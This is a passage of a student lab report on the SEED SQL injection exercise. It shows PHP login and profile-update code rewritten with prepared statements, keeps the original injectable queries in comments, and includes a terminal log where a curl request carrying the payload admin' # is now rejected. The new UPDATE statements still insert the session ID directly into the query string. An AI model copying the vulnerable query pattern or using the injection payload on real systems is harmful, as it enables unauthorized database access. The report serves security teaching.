



Figure 12: Logged in as Boby using changed password.

Task 4

For the countermeasures, I have edited the unsafe_home.php and unsafe_edit_backend.php and un where the portion of line regarding mysql was replaced by prepared statement and the following codes.



```
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  /*$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$input_uname' and Password='$hashed_pwd'";
  if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
  }
  /* convert the select return result into array type
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out
  $json_str = json_encode($return_arr);
  $json_a = json_decode($json_str,true);
  $id = $json_a[0]['id'];
  $name = $json_a[0]['name'];
  $eid = $json_a[0]['eid'];
  $salary = $json_a[0]['salary'];
  $birth = $json_a[0]['birth'];
  $ssn = $json_a[0]['ssn'];
  $phoneNumber = $json_a[0]['phoneNumber'];
  $address = $json_a[0]['address'];
  $email = $json_a[0]['email'];
  $pwd = $json_a[0]['Password'];
  $nickname = $json_a[0]['nickname'];*/
  $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= ? and Password= ?");
  $sql->bind_param("ss", $input_uname, $hashed_pwd);
  $sql->execute();
  $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
  $sql->fetch();
  $sql->close();
  if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
  }else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
  }
  // close the sql connection
  $conn->close();

  function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
    if($id!=""){
      session_start();
```

Figure 13: Applying countermeasures to the unsafe_home.php file.

```
Developer: Kuber Kohli.

Update: The password was stored in the session was updated when password is changed.
-->

<!DOCTYPE html>
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  /*$sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);*/
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }

  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

Figure 14: Applying countermeasures to the unsafe_edit_backend.php

All the files of /var/www/SQLInjection folder was copied into Desktop first. From there, after editing, they were copied into /var/www/SQLInjection/safe/Desktop.

For checking if it works or not, I had browsed now to this url: www.seedlabsqlinjection.com/safe/Desktop

For the verification, I was still able to login using username: Boby and Passowrd: cdf.




Figure 15: Logged in as Boby in the new directory for verifying.

Now, like task 2.1, if I input the same admin '# like before, it shows this message:




Figure 16: SQL injection cannot exploit the vulnerability.

Like task 2.2, If I input the same command from command line this appears:

```
Terminal
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[11/06
/23]seed@VM:~$
[11/06/23]seed@VM:~$
[11/06/23]seed@VM:~$
[11/06/23]seed@VM:~$
[11/06/23]seed@VM:~$ sudo mkdir /var/www/SQLInjection/safe
[11/07/23]seed@VM:~$ sudo cp -r Desktop/safe . /var/www/SQLInjection/safe
cp: will not create hard link '/var/www/SQLInjection/safe/./Desktop/safe' to directory '/var/www/SQLInjection/safe/safe'
[11/07/23]seed@VM:~$ curl 'www.seedlabsqlinjection.com/safe/Desktop/unsafe_home.php?admin%27%20%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[11/07
/23]seed@VM:~$
```

Figure 17 : SQL injection cannot exploit the vulnerability.

Like task 2.3, it also shows the same message:




Figure 18: SQL Injection cannot exploit the vulnerability.

Like task 3.1, it shows that only the Nickname gets changed, not the salary of Alice:




Figure 19: SQL injection cannot exploit the vulnerability.

Like task 3.2, it also shows that only the Nickname gets changed, not the salary of Boby:




Figure 20: SQL injection cannot exploit the vulnerability.

Like task 3.3, it also shows that only the Nickname gets changed, not the password of Boby:




Figure 21:SQL injection cannot exploit the vulnerability.

Which means the countermeasure worked.